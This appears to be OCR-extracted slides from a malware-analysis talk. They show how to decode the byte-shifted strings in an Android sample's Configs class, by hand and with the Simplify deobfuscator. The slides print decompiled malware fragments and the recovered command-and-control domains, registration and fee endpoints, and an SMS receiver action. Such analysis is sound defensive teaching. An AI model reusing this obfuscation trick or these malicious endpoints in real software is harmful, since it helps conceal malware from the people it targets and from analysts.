RECORDS = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
IMAGES = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```

ByteUtils.class

EXAMPLE 1

A Little Deeper - Quick Scan



```
static
{
  APK_PATH = PATH + getByte(BytesUtils.CACHE);
  APP_PATH = "";
  HTTP1 = getByte(BytesUtils.HTTP1);
  HTTP2 = getByte(BytesUtils.HTTP2);
  HTTP3 = getByte(BytesUtils.HTTP3);
  HTTP4 = getByte(BytesUtils.HTTP4);
  checkUrl = ":8088";
  HTTP_REGIST = getByte(BytesUtils.REGIST);
  HTTP_FEE = getByte(BytesUtils.FEE);
  CHECK = getByte(BytesUtils.CHECK);
  c1 = getByte(BytesUtils.C);
  c2 = getByte(BytesUtils.C2);
  ACTION_F = getByte(BytesUtils.ACTION_F);
  ACTION_I = getByte(BytesUtils.ACTION_I);
  ACTION_O = getByte(BytesUtils.ACTION_O);
  PUSH = getByte(BytesUtils.PUSH);
  UID = 0;
  services = null;
  imsi = "";
  MSRE = getByte(BytesUtils.MSGRE);
}
```


```
public static String getByte(byte[] paramArrayOfByte)
{
  return new String(StrUtils.encrypByte(paramArrayOfByte));
}
```

```
public static byte[] encrypByte(byte[] paramArrayOfByte)
{
  int j = paramArrayOfByte.length;
  byte[] arrayOfByte = new byte[j];
  int i = 0;
  for (;;)
  {
    if (i >= j) {
      return arrayOfByte;
    }
    arrayOfByte[i] = ((byte)(paramArrayOfByte[i] - 1));
    i += 1;
  }
}
```

Configs.class


EXAMPLE 1

A Little Deeper - Quick Scan




```
static
{
  APK_PATH = PATH + getByte(BytesUtils.CACHE);
  APP_PATH = "";
  HTTP1 = getByte(BytesUtils.HTTP1);
  HTTP2 = getByte(BytesUtils.HTTP2);
  HTTP3 = getByte(BytesUtils.HTTP3);
  HTTP4 = getByte(BytesUtils.HTTP4);
  checkUrl = ":8088";
  HTTP_REGIST = getByte(BytesUtils.REGIST);
  HTTP_FEE = getByte(BytesUtils.FEE);
  CHECK = getByte(BytesUtils.CHECK);
  c1 = getByte(BytesUtils.C);
  c2 = getByte(BytesUtils.C2);
  ACTION_F = getByte(BytesUtils.ACTION_F);
  ACTION_I = getByte(BytesUtils.ACTION_I);
  ACTION_O = getByte(BytesUtils.ACTION_O);
  PUSH = getByte(BytesUtils.PUSH);
  UID = 0;
  services = null;
  imsi = "";
  MSRE = getByte(BytesUtils.MSGRE);
}
```

Configs.class



```
public static String getByte(byte[] paramArrayOfByte)
{
  return new String(StrUtils.encrypByte(paramArrayOfByte));
}
```




```
public static byte[] encrypByte(byte[] myBytes) {
  byte[] result = new byte[myBytes.length];
  for (int i = 0; i < myBytes.length; i++) {
    result[i] = (myBytes[i] - 1);
  }

  return result;
}
```

Simple, but at least they try

EXAMPLE 1

A Little Deeper - Quick Scan

Manual decryption




```
└$ irb
2.2.1 :001 > a = [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
 => [105, 117, 117, 113, 59, 48, 48, 116, 112, 105, 118, 46, 104, 101, 47, 100, 112, 110]
2.2.1 :002 > a.pack('U*')
 => "iuuq;00tpiv.he/dpn"
2.2.1 :003 > a.map {|e| e-1}.pack('U*')
 => "http://sohu-gd.com"
```

- Good for a quick peek / triage
- Could use to make specific decryption tool
- Breaks really easily
- Approach doesn't scale well, need different approach

EXAMPLE 1

A Little Deeper - Quick Scan

Generic deobfuscation with Simplify




- Virtually executes code to figure out what it does
- Target specific classes and methods for best results!
- Much harder to code, but more robust in principal
- Not perfect, breaks "sometimes" ;)

EXAMPLE 1


A Little Deeper - Quick Scan

With Simplify



```
└$ java -jar build/libs/simplify-0.1.0-all.jar -i def_example1.apk -it 'Configs;-><clinit>'
Executing: Lcom/google/android/coremms/Configs;-><clinit>()V
Simplifying: Lcom/google/android/coremms/Configs;-><clinit>()V
Optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0
Simplified 31 classes in 3704 ms.
Total optimizations: constants=28, dead=0, deadAssignment=62, deadBranch=0, deadResult=25, peeps=0, unreflects=0
Writing output to def_example1_simple.apk
```


Before



```
static
{
  APK_PATH = PATH + getByte(BytesUtils.CACHE);
  APP_PATH = "";
  HTTP1 = getByte(BytesUtils.HTTP1);
  HTTP2 = getByte(BytesUtils.HTTP2);
  HTTP3 = getByte(BytesUtils.HTTP3);
  HTTP4 = getByte(BytesUtils.HTTP4);
  checkUrl = ":8088";
  HTTP_REGIST = getByte(BytesUtils.REGIST);
  HTTP_FEE = getByte(BytesUtils.FEE);
  CHECK = getByte(BytesUtils.CHECK);
  c1 = getByte(BytesUtils.C);
  c2 = getByte(BytesUtils.C2);
  ACTION_F = getByte(BytesUtils.ACTION_F);
  ACTION_I = getByte(BytesUtils.ACTION_I);
  ACTION_O = getByte(BytesUtils.ACTION_O);
  PUSH = getByte(BytesUtils.PUSH);
  UID = 0;
  services = null;
  imsi = "";
  MSRE = getByte(BytesUtils.MSGRE);
}
```

Magic. $\longrightarrow$

After



```
static
{
  APK_PATH = "/cClock/cache/";
  APP_PATH = "";
  HTTP1 = "http://sohu-gd.com";
  HTTP2 = "http://ztege.com";
  HTTP3 = "http://cctv-32.com";
  HTTP4 = "http://sztv-00.com";
  checkUrl = ":8088";
  HTTP_REGIST = ":8081/register";
  HTTP_FEE = ":8081/feeinfo";
  CHECK = "/android/data/";
  c1 = ".c";
  c2 = ".c2";
  ACTION_F = "android.intent.action.push";
  ACTION_I = "com.chejoo.action.i";
  ACTION_O = "android.intent.action.acceiver";
  PUSH = "org.hzl.pushapp";
  UID = 0;
  services = null;
  imsi = "";
  MSRE = "android.provider.Telephony.SMS_RECEIVED";
}
```


EXAMPLE 1

A Little Deeper

What next?

- Deobfuscate more, collect more strings
- Analyze domains
    - WHOIS, reverse DNS, search VirusTotal / your apps
- Reverse the code, figure out what it does
    - Start at entry points (MessageReceiver)
    - Start at interesting API (sendTextMessage)
- Search your apps for interesting strings (AccelerateService)

EXAMPLE 2



file: def_example2.apk

